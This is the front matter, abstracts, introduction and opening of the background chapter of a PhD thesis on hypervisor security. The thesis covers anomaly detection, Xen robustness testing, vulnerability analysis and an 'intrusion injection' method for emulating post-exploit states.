UNIVERSIDADE D
COIMBRA

Charles Ferreira Gonçalves

Security in Virtualized Systems: Contributions on Anomaly Detection and Intrusion Injection

PhD Thesis in Informatics Engineering, Architectures, Networks and Cybersecurity, advised by Professor Marco Vieira and by Professor Nuno Antunes presented to the Department of Informatics Engineering of the Faculty of Sciences and Technology of the University of Coimbra

May, 2025

DEPARTAMENTO DE
ENGENHARIA INFORMÁTICA
FACULDADE DE
CIÊNCIAS E TECNOLOGIA
UNIVERSIDADE D
COIMBRA

Charles Ferreira Gonçalves

Security in Virtualized Systems: Contributions on Anomaly Detection and Intrusion Injection

PhD Thesis submitted to the University of Coimbra
Advised by Professor Marco Vieira
and Professor Nuno Antunes.

May, 2025

DEPARTAMENTO DE
ENGENHARIA INFORMÁTICA
FACULDADE DE
CIÊNCIAS E TECNOLOGIA
UNIVERSIDADE D
COIMBRA

Charles Ferreira Gonçalves

Segurança em Sistemas Virtualizados: Contribuições em Detecção de Anomalias e Injeção de Intrusão

Tese de Doutoramento submetida à Universidade de Coimbra
Orientada pelo Professor Marco Vieira
e pelo Professor Nuno Antunes.

Maio, 2025

Projects and Funding

The work presented in this thesis was carried out within the Software and Systems Engineering (SSE) group of the Centre for Informatics and Systems of the University of Coimbra (CISUC) in the context of the following projects:

- **AIDA**: Adaptive, Intelligent and Distributed Assurance Platform; the project aims at improving a platform used by Mobileum for integral risk management in companies. This platform ensures revenue, corporate conditions and fraud control for companies. Thanks to the newest version of the platform, developed by AIDA, companies will be able to collect and monitor data in an extremely flexible way, with real-time guarantees, security and reliability. AIDA is co-financed by the European Regional Development Fund (ERDF) through the Operational Program for Competitiveness and Internationalization – COMPETE 2020 (POCI-01-0247-FEDER-045907) and by the Portuguese Foundation for Science and Technology under CMU Portugal Program.
- **NEXUS Pacto de Inovação Transição Verde e Digital para Transportes, Logística e Mobilidade**: the project aims at providing an innovation plan for logistics and transport and encompasses a work package related to cybersecurity and cyber-resilience services. The project will result in an ecosystem with 28 products and services. NEXUS has reference number 7113, supported by the Recovery and Resilience Plan (PRR) and the European Funds Next Generation EU, following Notice No. 02/C05-i01/2022.PC645112083-00000059 (project 53), Component 5 - Capitalization and Business Innovation - Mobilizing Agendas for Business Innovation.

This work has been partially supported by the following grants:

- **Ph.D. grant**: Foundation for Science and Technology (FCT)
  Grant number: SFRH/BD/144839/2019
- **Research grant: DenseNet**: Comunicação Eficiente em Redes Densas - PTDC/EEI-SCR/6453/201:
  Grant number: DPA-18-690 / DPA-19-235 / DPA/19-392
  Period: 22/10/2018 - 31/12/2019.

“Antifragility is beyond resilience or robustness.
The resilient resists shocks and stays the same;
the antifragile gets better..”

— Nassim Nicholas Taleb

Acknowledgements

After finishing my Master's, I swore to myself that I would never do a PhD. Yet, somehow, here I am. They say a PhD isn't a sprint, it's a marathon, but I have never expected to be an ultramarathon, uphill, in the rain.

Jokes aside, this journey definitely wasn't easy. It came with plenty of challenges, both external and internal. But now, standing at the finish line (barely upright, but still standing), it's time to thank everyone who helped me cross it.

First and foremost, if this thesis reached its conclusion, it was surely because of God's will (and let's be honest, in the PhD universe, God usually looks suspiciously like your advisor).

Marco, I honestly don't have the words to express my gratitude for everything you've done for me. Your patience alone deserves its own doctorate. I'm sure you questioned your life choices every time I got distracted, but at least we both survived! Sorry for all the times I lost focus and prioritized other things over the PhD (and we both know it wasn't just once or twice). When I grow up, I hope to be as dedicated and inspiring as you are (minus the unfortunate choice of supporting Benfica).

A special thank you also goes out to *Nuno Antunes* for his dedication, patience, and support. This thesis would never have come to life without your help either.

This journey lasted so long I genuinely attempted to list everyone who deserved my thanks and promptly got lost. I just can't risk leaving anyone out, because each one of you was important in your own special way. To all the friends who made this ride unforgettable: thank you. The beautiful moments we shared (endless conversations, passionate debates, unforgettable jokes, shared meals, and memorable hikes) will always be with me. I'm certain I'll miss every single one of those moments.

Yet, there are some people I just can't leave unnamed. Ninho and Zé: your friendship has been indispensable throughout this journey. Thank you for always having my back.

To everyone else who walked even a small part of this marathon alongside me: thank you from the bottom of my heart.

To my family: there's no need to state the obvious, if it weren't for you, I wouldn't have made it here in the first place. Especially you, **Mom**. Only you, and no one else, know how hard it was to reach this point.

I suppose it's now time for another oath. :)

Abstract

Virtualization technologies have become foundational in modern computing, providing an essential infrastructure for cloud and virtualized services. However, the benefits of virtualization come with a complex and large attack surface, particularly affecting the hypervisor, the core component responsible for managing and isolating virtual resources. As virtualization extends beyond traditional cloud environments into critical systems, ensuring their security is increasingly important. While considerable progress has been made in evaluating dependability and performance, comprehensive security assessments remain a significant challenge. Understanding the system behavior under compromise, including potential attacker capabilities after the system deviates from its intended semantics, is particularly complex. This thesis addresses these challenges by making four contributions to the security landscape of virtualized environments.

The first contribution focuses on **anomaly detection in virtualized environments**. We propose a methodology that uses a three-phase approach, integrating system profiling, performance modeling, and real-time sequential anomaly detection specifically designed for complex, multi-tenant virtualized systems. Unlike traditional Intrusion Detection Systems, the proposed approach leverages performance-based signatures, using the sequential detection Bucket Algorithm, to identify anomalies with minimal system intrusion. The methodology enables tuning of false-positive rates and detection latency by modeling system behavior under typical workloads and calibrating the algorithm through statistical profiling. We conducted the validation in a cloud-representative environment that models some critical challenges of cloud workloads, such as transient performance variations and mixes services with different profiles. Results showed low false-positive detection of potential security threats in multi-tenant environments, providing insights into residual performance impacts due to anomalies.

The second contribution is a study of the **robustness and security of the Xen Hypervisor**, combining mutation-based testing of the hypercall interface with a systematic vulnerability analysis. We evaluated 26 hypercalls (66.6% of the API) across 28,000 test cases under a database-centric workload, revealing that traditional mutation-based testing falls short due to the runtime-dependent behavior of hypercalls, highlighting the need to understand hypercall semantics. Given the layered trust relationships involved, we also found that the CRASH failure model is inadequate for virtualized systems. To complement this, we analyzed hypervisor vulnerabilities using metadata (e.g., CVEs, patches) and empirical models such as Vulnerability Discovery Models and Vulnerability Density, introducing trustworthiness evidence (artifacts that indirectly signal system security). A taxonomy links root causes to abusive functionalities and their security consequences, with memory-related flaws emerging as the most prevalent. While offering key insights into systemic weaknesses, this analysis also underscores the limitations of static approaches and the need to explore system behavior under active intrusion scenarios.

The core contribution of this thesis is the **concept, design, and implementation of *intrusion injection* for virtualized systems**. Intrusion injection introduces a

novel security evaluation paradigm focused on systematically inducing *erroneous states*, defined as states with security implications triggered by malicious activities, rather than exploiting specific vulnerabilities directly. This methodology leverages the abstraction provided by *Intrusion Models (IMs)*, which encapsulate abusive functionalities and their associated security consequences. These models enable the controlled and repeatable emulation of post-intrusion conditions, facilitating comprehensive security assessments even in systems that have been patched or are undergoing active development, without relying on known exploits. Experimental validation of the proposed approach demonstrates its feasibility by accurately replicating erroneous states and security violations observed in real-world exploit scenarios.

Finally, we present a structured methodology for the **definition and instantiation of Intrusion Models (IMs)**. Leveraging concepts from weird machines theory and system modeling principles, we formalize IMs as tuples comprising the source, interface, target, abstraction, violated security property, abusive functionality, and erroneous state. We demonstrate the methodology's practicality by applying it to the memory management subsystem of the Xen hypervisor, resulting in the definition of over 50 distinct IMs derived from real-world Xen Security Advisories (XSAs). Furthermore, we developed an extended injector prototype to illustrate how to reuse test cases across different intrusion models. Validation was performed across multiple versions of Xen, highlighting version-dependent behavioral differences.

In conclusion, this thesis contributes to multiple security aspects of virtualized systems and lays the ground for improving security assessment. The work presented here offers methods and insights for identifying, simulating, and understanding potential system failures due to security threats. A promising direction for future work is the development of benchmark methodologies for intrusion tolerance, which will assess the security and resilience of virtualization infrastructures. Intrusion Injection, in particular, provides a generalizable framework for evaluating system behavior under compromise, enabling hypervisor testing and future applications in distributed systems, Network Function Virtualization (NFV), and Internet of Things (IoT) platforms. This work opens new avenues for proactive, systematic, and repeatable security testing by abstracting away from specific vulnerabilities and focusing on the consequences of exploits.

Keywords

Virtualization, hypervisor, security evaluation, intrusion injection, intrusion models, erroneous state, robustness testing, anomaly detection, weird machines.

Resumo

As tecnologias de virtualização tornaram-se fundamentais na computação moderna, fornecendo uma infraestrutura essencial para serviços em nuvem e ambientes virtualizados. No entanto, os benefícios da virtualização vêm acompanhados de uma superfície de ataque complexa e extensa, afetando especialmente o hipervisor, o componente central responsável por gerenciar e isolar recursos virtuais.

À medida que a virtualização se expande para sistemas críticos, garantir sua segurança torna-se cada vez mais importante. Apesar dos avanços consideráveis na avaliação de desempenho e confiabilidade, as avaliações abrangentes de segurança ainda são um grande desafio. Compreender o comportamento do sistema sob comprometimento, incluindo as possíveis capacidades de um atacante após a ataque, é particularmente complexo. Esta tese aborda esses desafios ao apresentar quatro contribuições para o campo da segurança em ambientes virtualizados.

A primeira, concentra-se na **detecção de anomalias em ambientes virtualizados**. Propomos uma metodologia baseada em três fases, integrando *profiling* do sistema, modelagem de desempenho e detecção sequencial de anomalias em tempo real, especificamente projetada para sistemas virtualizados complexos e multi-inquilino. Diferentemente dos Sistemas Tradicionais de Detecção de Intrusões, a abordagem proposta baseia-se em assinaturas de desempenho, utilizando o *Bucket Algorithm* para identificar anomalias com intrusão mínima no sistema. A metodologia permite ajustar a taxa de falsos positivos e a latência de detecção por meio da modelagem do comportamento do sistema sob cargas típicas e calibração estatística do algoritmo. A validação foi realizada em um ambiente representativo de nuvem que simula desafios críticos, como variações transitórias de desempenho e mistura de serviços com diferentes perfis. Os resultados demonstraram uma baixa taxa de falsos positivos na detecção de ameaças em ambientes multi-inquilino, além de fornecerem insights sobre os impactos residuais de desempenho causados por anomalias.

A segunda contribuição consiste em um estudo sobre a **robustez e segurança do Hipervisor Xen**, combinando testes baseados em mutação na interface de hypercalls com uma análise sistemática de vulnerabilidades. Avaliamos 26 hypercalls (66,6% da API) com mais de 28.000 casos de teste sob uma carga de trabalho orientada a banco de dados, revelando que os testes tradicionais por mutação são limitados devido ao comportamento dependente do ambiente de execução, o que destaca a importância de compreender estes ambientes. Considerando as relações de dependencia em camadas de um hipervisor, também verificamos que o modelo de falha CRASH é inadequado para sistemas virtualizados. Como complemento, realizamos uma análise de vulnerabilidades com base em metadados (por exemplo, CVEs, patches) e modelos empíricos como Modelos de Descoberta de Vulnerabilidades e Densidade de Vulnerabilidades, introduzindo o conceito de "*Trustworthiness Evidence*" (artefatos que sinalizam indiretamente a segurança do sistema). Uma taxonomia associa causas raiz a funcionalidades abusivas e suas consequências de segurança, destacando as falhas relacionadas à memória como as mais recorrentes. Essa análise também evidencia as limitações das abor-

dagens estáticas e a necessidade de explorar o comportamento do sistema sob cenários de intrusão ativa.

Por fim, apresentamos uma metodologia estruturada para a **definição e instanciação de Modelos de Intrusão (IMs)**. Baseando-se em conceitos da teoria das máquinas estranhas (*weird machines*) e em princípios de modelagem de sistemas, formalizamos os IMs como tuplas que incluem: origem, interface, alvo, abstração, propriedade de segurança violada, funcionalidade abusiva e estado errôneo. Demonstramos a aplicabilidade prática da metodologia aplicando-a ao subsistema de gerenciamento de memória do Hipervisor Xen, resultando na definição de mais de 50 IMs distintos extraídos de vulnerabilidades reais. Desenvolvemos ainda um protótipo estendido de injetor para ilustrar como reutilizar casos de teste entre diferentes modelos de intrusão. A validação foi conduzida em múltiplas versões do Xen, revelando diferenças comportamentais dependentes da versão.

Em conclusão, esta tese contribui para diversos aspectos da segurança de sistemas virtualizados e estabelece bases para melhorias nas metodologias de avaliação de segurança. O trabalho apresentado oferece métodos e insights para identificar, simular e compreender falhas potenciais causadas por ameaças de segurança. Uma direção promissora para trabalhos futuros é o desenvolvimento de metodologias de benchmarking para tolerância a intrusões, com o objetivo de avaliar a segurança e a resiliência de infraestruturas de virtualização. A Injeção de Intrusões, em particular, fornece um arcabouço generalizável para avaliar o comportamento do sistema sob comprometimento, possibilitando testes de hipervisores e aplicações futuras em sistemas distribuídos, Virtualização de Funções de Rede (NFV) e plataformas de Internet das Coisas (IoT). Este trabalho abre novos caminhos para testes de segurança sistemáticos e reprodutíveis ao abstrair vulnerabilidades e focar nas consequências das explorações.

Palavras-chave

Virtualização, hipervisor, avaliação de segurança, injeção de intrusões, modelos de intrusão, estado errôneo, teste de robustez, detecção de anomalias.

The contributions of this thesis resulted in the following publications :

- C. F. Gonçalves and M. Vieira, "Assessment: Methodology and case study on Xen," submitted to *Proc. IEEE Int. Symp. Softw. Rel. Eng. (ISSRE)*, 2025. [under review]
- C. F. Gonçalves, N. Antunes, and M. Vieira, "Intrusion injection for virtualized systems: Concepts and approach," in *Proc. 53rd Annu. IEEE/IFIP Int. Conf. Dependable Syst. Netw. (DSN)*, Porto, Portugal, 2023, pp. 417–430, doi: 10.1109/DSN58367.2023.00047.
- C. F. Gonçalves, D. S. Menasché, A. Avritzer, N. Antunes, and M. Vieira, "Detecting anomalies through sequential performance analysis in virtualized environments," *IEEE Access*, vol. 11, pp. 70716–70740, 2023, doi: 10.1109/ACCESS.2023.3293643.
- C. F. Gonçalves and N. Antunes, "Vulnerability analysis as trustworthiness evidence in security benchmarking: A case study on Xen," in *Proc. IEEE Int. Symp. Softw. Rel. Eng. Workshops (ISSREW)*, Coimbra, Portugal, 2020, pp. 231–236, doi: 10.1109/ISSREW51248.2020.00078.
- C. F. Gonçalves, D. S. Menasché, A. Avritzer, N. Antunes, and M. Vieira, "A model-based approach to anomaly detection trading detection time and false alarm rate," in *Proc. Mediterranean Commun. Comput. Netw. Conf. (MedComNet)*, Arona, Italy, 2020, pp. 1–8, doi: 10.1109/MedComNet49392.2020.9191549.
- C. F. Gonçalves, N. Antunes, and M. Vieira, "Evaluating the applicability of robustness testing in virtualized environments," in *Proc. 8th Latin-American Symp. Dependable Comput. (LADC)*, Foz do Iguaçu, Brazil, 2018, pp. 161–166, doi: 10.1109/LADC.2018.00027.
- C. F. Gonçalves, "Benchmarking the security of virtualization infrastructures: Motivation and approach," in *Proc. IEEE Int. Symp. Softw. Rel. Eng. Workshops (ISSREW)*, Toulouse, France, 2017, pp. 100–103, doi: 10.1109/ISSREW.2017.70.

The following papers are also related to this thesis, but were not included:

- M. Torquato, C. Gonçalves, M. Nogueira, D. Rosário, and E. Cerqueira, "Migração automatizada de VMs na defesa de brokers MQTT contra memory denial of service," in *Anais do XLIII Simpósio Brasileiro de Redes de Computadores e Sistemas Distribuídos (SBRC)*, Natal, RN, Brazil, 2025, pp. 168–181, doi: `https://doi.org/10.5753/sbrc.2025.5872`.
- L. Beierlieb, L. Iffländer, A. Milenkoski, C. F. Gonçalves, N. Antunes, and S. Kounev, "Towards testing the software aging behavior of hypervisor hypercall interfaces," in *Proc. IEEE Int. Symp. Softw. Rel. Eng. Workshops (ISSREW)*, Berlin, Germany, 2019, pp. 218–224, doi: 10.1109/ISSREW.2019.00075.
- M. Torquato, C. F. Gonçalves, and M. Vieira, "An availability model for DSS and OLTP applications in virtualized environments," in *Proc. 16th Eur. Dependable Comput. Conf. (EDCC)*, Munich, Germany, 2020, pp. 85–92, doi: 10.1109/EDCC51268.2020.00023.

Contents

Acronyms

AF Abusive Functionality.

APT Advanced Persistent Threat.

BA Bucket Algorithm.

CT Compromised Tenant.

CVE Common Vulnerability and Exposures.

DoS Denial of Service.

ES Erroneous State.

FCT Foundation for Science and Technology.

FSM Finite State Machine.

IaaS Infrastructure as a Service.

IDS Intrusion Detection System.

IFSM Intended Finite State Machine.

II Intrusion Injection.

IM Intrusion Model.

LKM Loadable Kernel Module.

NVD National Vulnerability Database.

OS Operating System.

TPCx-V TPC Express Benchmark V [Tra, 2019].

VDM Vulnerability Discovery Model.

VM Virtual Machine.

List of Figures

List of Tables

Chapter 1

Introduction

The transformative impact of cloud computing on IT services, driven by scalability, cost-effectiveness, and flexibility, is driving widespread migration to cloud environments [Council, 2024; Gartner, 2024; Oracle, 2024]. Organizations across sectors are adopting private, public, or hybrid cloud models to capitalize on these benefits. This shift leverages diverse service models, including Infrastructure as a Service (IaaS), Platform as a Service (PaaS), and Software as a Service (SaaS), all relying on virtualization technology.

Virtualization is the core technology that makes cloud services possible. It enables multiple operating systems and applications to run on a single physical machine by abstracting physical hardware, allowing virtual machines to operate independently. Virtualization improves scalability and cost efficiency by abstracting hardware resources. However, this abstraction introduces new security challenges. As cloud environments increasingly adopt multi-tenancy models, where multiple users share the same physical infrastructure, security risks become more pronounced. Hypervisors play a crucial role in isolating tenants and managing resources securely in such setups. However, vulnerabilities at the hypervisor level pose unique risks, as an exploited flaw could allow attackers to compromise multiple virtual machines simultaneously.

As the core of virtualization, the hypervisor is a high-value target for attackers. It is responsible for creating, running, and managing VMs and ensuring each operates independently and securely. If compromised, the hypervisor may provide adversaries extensive control over virtualized resources, making hypervisor security a foundational concern in modern cloud computing [Waldman, 2023]. Additionally, since the hypervisor ensures isolation and integrity, any attack targeting those properties could be disastrous [Waldman, 2023]. Thus, securing hypervisors is crucial to maintaining the safe operation of virtualized environments.

Another transformation in IT services is the adoption of multi-tenant cloud environments for critical sectors such as financial services, healthcare, and government [Armbrust et al., 2010; Marston et al., 2011]. In this context, the hypervisor delivers resources to multiple tenants on a shared physical infrastructure. However, while the multi-tenancy model is central to cloud efficiency and flexibility, achieving strong isolation in such environments can be challenging, as miscon-

figurations or vulnerabilities in the hypervisor can lead to cross-tenant attacks, making them a potentially fertile ground for security and privacy breaches [Azmandian et al., 2011; Jin et al., 2012; Ristenpart et al., 2009; Zhang et al., 2012].

Let's take the proof of concept demonstrated by Google Project Zero, where an attacker exploits a hypervisor vulnerability within a virtual machine. This exploit allows the attacker to gain unauthorized access to shared resources and escalate privileges, impacting every other tenant in the virtual environment [Horn, 2017]. To mitigate such risks, many researchers have tried approaches in hypervisor-based multi-tenant systems to enforce tenant isolation, limit access controls, increase monitoring, and enforce fault tolerance [Azab et al., 2011; Zhang et al., 2011, 2017b, 2012]. Despite many efforts, those methods often face limitations, especially in evolving threats that exploit increasingly sophisticated attack vectors. Hypervisor security in multi-tenant settings remains a critical area of research, with substantial challenges in achieving robust tenant isolation, minimizing inter-tenant interference, and responding to zero-day vulnerabilities.

Software systems inherently contain defects, and security mechanisms can fail, which is exacerbated by the increasing complexity of attacks. Despite advances in software development practices, vulnerabilities continue to exist in software systems, posing significant security risks [Litchfield and Shahzad, 2017]. Attackers constantly evolve their techniques, exploiting these vulnerabilities to gain unauthorized access, steal data, or disrupt services. The proliferation of user-friendly attack tools has led to a paradox in cybersecurity. While the technical expertise required to execute attacks has diminished, the sophistication and impact of these attacks have escalated [Lipson, 2002]. This trend is evident in the widespread availability of automated scripts and toolkits that enable individuals with minimal technical knowledge to launch complex cyberattacks. Consequently, the challenge has shifted from questioning the feasibility of exploiting vulnerabilities to anticipating the timing of their inevitable exploitation, which underscores the critical need for proactive security measures and continuous vigilance in the face of evolving cyber threats.

1.1 Problem Statement

Nearly 20 years have passed since the first widely recognized online cloud services emerged [Buyya et al., 2008], and while cloud computing has changed IT services, it has also brought a range of security concerns. The move to cloud environments has exposed individual systems and multi-tenant infrastructures to new threats demanding robust security guarantees. Whether a system operates as a standalone utility or within a complex multi-tenant architecture, the rising reliance on virtualization, particularly hypervisors, has amplified these security challenges over the past two decades.

As a core virtualization component, the hypervisor has introduced new attack surfaces previously absent in traditional computing environments, like vulnerabilities in the hypercall interface, virtual machine escape exploits, side-channel attacks, and flaws in inter-VM communication mechanisms [CyberSRC Consul-

tancy, 2025]. Initially designed to enable efficient resource sharing, the evolving complexity of the hypervisor has led to an increased codebase, a synonym for an expanding array of threats. As the hypervisor continues to evolve to accommodate new hardware capabilities and emerging cloud requirements, its growing codebase presents numerous security vulnerabilities that can compromise the integrity of the entire virtualized environment [Barrowclough and Asif, 2018; Patil and Modi, 2019; Sgandurra and Lupu, 2016]. Regardless of the type of system, it is essential to address the risks associated with this increased attack surface.

The dependable computing community has proposed many methods to assess and benchmark complex systems, including robustness testing, fault injection, and reliability modeling [Koopman and DeVale, 1999a; Natella et al., 2013; Vieira et al., 2007]. These methodologies are essential in evaluating system reliability and identifying weak points that might fail under adverse conditions. For example, fault injection intentionally introduces errors into a system to determine how it handles failures and ensure proper fault tolerance mechanism implementation [Natella et al., 2016]. This approach helps assess system robustness, ensuring systems can resist errors. Similarly, robustness testing ensures systems can operate correctly even under extreme inputs or stressful conditions [Cámara et al., 2014; Koopman and DeVale, 1999a] . Such dependability benchmarking methods have proven valuable in traditional system settings, providing insights into potential points of failure and ensuring systems are resilient against faults.

Assessing the security of virtualized systems, particularly those using hypervisors, is an area where practical and consolidated solutions still need to be researched. As virtualization technology continues to advance, security assessment methods must also evolve. The challenges presented by the hypervisor, a middleware between the physical hardware and the virtual machines, demand specialized approaches that expand traditional security assessment techniques. While many methods exist for the general evaluation of software systems, such as threat modeling, static analysis, formal verification, dynamic analysis (including fuzzing and symbolic execution), and penetration testing [D'Abruzzo Pereira and Vieira, 2020; Mainka et al., 2012], these techniques do not fully address the challenges of complex, virtualized environments.

Static analysis aims to evaluate software code for vulnerabilities without executing it [D'Abruzzo Pereira and Vieira, 2020; Pistoia et al., 2007]. Still, it often struggles with the scalability of large codebases, leading to high rates of false positives and missing context-specific issues. Dynamic analysis, such as fuzzing, involves testing the software by providing invalid or random inputs to discover security flaws [Felderer et al., 2016], however, the complexity and size of hypervisor systems can make comprehensive coverage challenging, resulting in missed vulnerabilities. Techniques like formal verification and symbolic execution focus on proving a program's correctness based on mathematical models [Cook et al., 2020]. However, their applicability is limited by the hypervisor code's vast and dynamic nature, making the verification process computationally intensive and difficult to scale effectively.

Despite numerous efforts to address various security aspects of virtualized systems, existing approaches still fall short, as no one has yet developed compre-

hensive and practical solutions. Specifically, the community would benefit from new methods to interpret hypervisor vulnerability-related information, expand anomaly detection capabilities, and simulate real-world attack scenarios to measure system resilience effectively.

This thesis contributes to enhancing the security of virtualized systems by investigating a combination of techniques to address key security challenges. Our work explores multiple dimensions, including anomaly detection through performance analysis, robustness testing, and analysis of vulnerability data from a widely used hypervisor (highlighting cause-and-effect relationships behind identified vulnerabilities). Additionally, we propose a novel security testing approach that emulates the underlying manifestations of erroneous states resulting from exploited vulnerabilities, enabling the modeling and replication of such states in virtualized environments.

1.2 Contributions

This thesis advances the state-of-the-art by **researching multiple approaches, including performance-based anomaly detection, robustness testing, vulnerability analysis, and the novel concept of intrusion injection, to improve the overall security of virtualized systems**. In summary, the contributions of this thesis are:

- A **three-phase methodology employing sequential performance analysis**, specifically the bucket algorithm [Avritzer et al., 2005], **to detect anomalies** that may indicate potential security threats. An initial exploratory phase aims to identify the most effective way to monitor the system based on its characteristics. The next phase evaluates the system's expected regular operational profile, employing an analytical method to tune the anomaly detection mechanism. Finally, data and knowledge from the previous phases are used to monitor the system and report any detected anomalies.

  We conducted an experimental assessment in a multi-tenant system running the TPCx-V benchmark in a virtualized environment, testing the approach's effectiveness on a resource exhaustion scenario in 3 different case studies. The results indicate that our proposal is practical and has low false-positive rates. We also discuss the unexpected residual effects when the system is recovering from a deviation from expected behavior. This contribution led to the publication: *'Detecting Anomalies Through Sequential Performance Analysis in Virtualized Environments'* [Gonçalves et al., 2023b].

- A comprehensive evaluation of hypervisor robustness and security, combining an **empirical study of hypercall robustness in Xen** with a **vulnerability analysis of Xen and KVM/QEMU**. We conducted over 28,000 test cases using the TPCx-V benchmark, adapting *hInjector* [Milenkoski et al., 2015a] to inject faults into hypercalls and monitor the system behavior. The study revealed critical failure modes (e.g., silent crashes, enforced terminations) and showed that 66.6% of hypercalls exhibited context-dependent behavior, limiting the effectiveness of generic mutation strategies. These

observations highlight the need for *system-aware robustness testing* that considers hypercall semantics and runtime context. We also identified gaps in existing failure models, particularly in capturing failures across multi-tenant trust boundaries.

Complementing this, we analyzed 254 Xen and 343 KVM/QEMU vulnerabilities using NVD, XSAs, and version control systems data. By applying Vulnerability Discovery Models (VDMs), we identified security trends and the impact of hardening efforts (e.g., a drop in inherited flaws in Xen 4.6). A causal chain analysis showed that memory issues caused 44.6% of vulnerabilities, with denial of service and confidentiality breaches as frequent consequences. This contribution led to these publications: *'Evaluating the applicability of robustness testing in virtualized environment'* [Gonçalves et al., 2018] and *'Vulnerability Analysis as Trustworthiness Evidence in Security Benchmarking: A Case Study on Xen'* [Gonçalves and Antunes, 2020].

- The most relevant contribution of this thesis is the definition and application of **Intrusion Injection**, a methodology for security assessment in virtualized environments, particularly hypervisors. Intrusion injection simulates the effects of successful attacks to evaluate a system's response to erroneous states caused by malicious activities, providing insights into its security strengths and weaknesses. Abstracting attack mechanisms into generalized *intrusion models* allows to overcome the dependence on known vulnerabilities and attacks to increase test coverage, enabling the evaluation of how systems handle known and potentially unknown vulnerabilities.

  The approach's feasibility is demonstrated through a prototype capable of replicating real-world exploit effects on multiple versions of the Xen hypervisor, revealing differences in system resilience. This work lays the foundation for more comprehensive and proactive security evaluations, offering a system-agnostic framework that may support the development of robust defenses and security benchmarks in virtualized systems. This contribution led to the publication: *'Intrusion Injection for Virtualized Systems: Concepts and Approach'* [Gonçalves et al., 2023a].

- The last contribution is **a methodology for defining Intrusion Models** based on hypervisor components and their functionalities. By characterizing the existing vulnerabilities and the security properties of a given component, it outlines a systematic way to design potentially overlooked abusive functionalities that could anticipate problems of undisclosed vulnerabilities and emulate their effects. We apply the methodology to the Memory Management Component (and subsystems) of the Xen Hypervisor to extend the Intrusion Injection prototype (from the previous contribution) to cover the newly defined abusive functionalities. We also present a qualitative evaluation of the applicability of the Large Language Models (LLMs) to aid the design of new Intrusion Models. This expanded framework helps users define proactive testing of virtualized systems by assessing how these systems respond to theoretical vulnerabilities that have not yet emerged in the wild. This led to the submission: *'Intrusion Models for Security Assessment: Methodology and Case Study on Xen', currently under review for ISSRE 2025.*

1.3 Outline of the Thesis

This first chapter introduced the problem addressed and the main contributions of this thesis. The remaining chapters of this thesis are structured as follows.

Chapter 2 introduces key concepts of dependability and security, followed by an overview of virtualization technologies. It reviews established security evaluation techniques, focusing on fault and vulnerability injection, and highlights challenges in hypervisor assessment. The chapter concludes by identifying methodological gaps and outlining open challenges addressed in later chapters.

Chapter 3 introduces the sequential-performance-based anomaly detection approach for virtualized environments. It describes the methodology's process for profiling system metrics, developing a model-based calibration strategy, and demonstrating its efficacy through case studies on realistic cloud workloads.

Chapter 4 examines the security of virtualized systems from two complementary perspectives. First, it investigates the robustness of the Xen hypercall interface through a mutation-based testing campaign, discussing the methodology, experimental setup, and failure characterization. Second, it analyzes historical vulnerability data for Xen, KVM, and QEMU to derive trustworthiness indicators and construct a causal taxonomy linking root faults to exploitable consequences.

Chapter 5 introduces the concept of *Intrusion Injection*, explaining its relationship to fault and error models, and proposes the use of *Intrusion Models* (IMs) to abstract and generalize exploit effects. A prototype injector is presented and implemented in the Xen hypervisor. The chapter discusses case studies demonstrating how to reproduce erroneous states derived from vulnerabilities and use them to assess the impact of security violations across different hypervisor versions.

Chapter 6 extends the formalization of Intrusion Models by framing the exploitability of systems as emergent computational behaviors. It introduces a methodology to assess system interfaces, security properties, and intended functionalities to identify IM and its *abusive functionalities*. It also applies the methodology to the Xen hypervisor, analyzing real-world vulnerabilities to extract recurring exploitation patterns and instantiate concrete Intrusion Models.

Chapter 7 concludes this thesis, offering final remarks on the presented contributions and discussing ideas for future research topics.

Appendix A describes additional derivations and closed-form expressions supporting the sequential analysis methods introduced in Chapter 3.

Appendix B provides supplementary reference material on Xen's subsystem structure, used as a basis for the vulnerability analysis in Chapter 5.

Chapter 2

Background and Related Work

Virtualized environments have become foundational to modern computing infrastructure, offering flexibility, isolation, and scalability for cloud and multi-tenant architectures. However, this increased abstraction and resource sharing also broadens the system's attack surface, making hypervisors and their components attractive targets for adversaries. In this context, the security of virtualized systems has become a critical concern, both in academic research and practical deployments.

This chapter provides a comprehensive review of the state of the art in securing virtualized systems, with a particular focus on hypervisors as the central points of enforcement for isolation and resource mediation. It consolidates core background concepts that underpin virtualization, surveys key security challenges, and categorizes assessment methodologies ranging from static and dynamic analysis to formal modeling and fault injection.

The review further discusses representative works in the field, including studies on anomaly detection, vulnerability analysis, robustness testing, and recent advances in intrusion modeling. Throughout the chapter, we emphasize the evolving nature of virtualization threats and the limitations of conventional assessment techniques, motivating the need for new approaches such as those introduced in this thesis.

The organization of this chapter is as follows. *Section 2.1* introduces essential background concepts, including memory and I/O virtualization mechanisms. *Section 2.2* outlines the key security challenges in virtualized environments, such as hypervisor vulnerabilities, side channels, and isolation failures. *Section 2.3* presents the principal methodologies for security assessment, including static and dynamic analysis, fuzzing, and model-driven techniques. *Section 2.4* surveys related work across the domains of anomaly detection, robustness testing, vulnerability classification, and intrusion modeling. *Section 2.5* identifies open challenges and research gaps that remain unresolved. *Section 2.6* concludes the chapter with a summary of findings and a transition to the thesis' original contributions.

2.1 Background Concepts

Virtualization is broadly defined as the simulation of the software and/or hardware environment on which other software runs, creating a *virtual machine (VM)* that emulates a real computer system [Stouffer et al., 2015]. In essence, virtualization abstracts physical computing resources (CPU, memory, I/O devices, etc.) into a flexible, isolated platform for guest operating systems (OS) and applications [Patil and Modi, 2019]. There are several main types of system virtualization, distinguished by how the guest OS interacts with the underlying hardware:

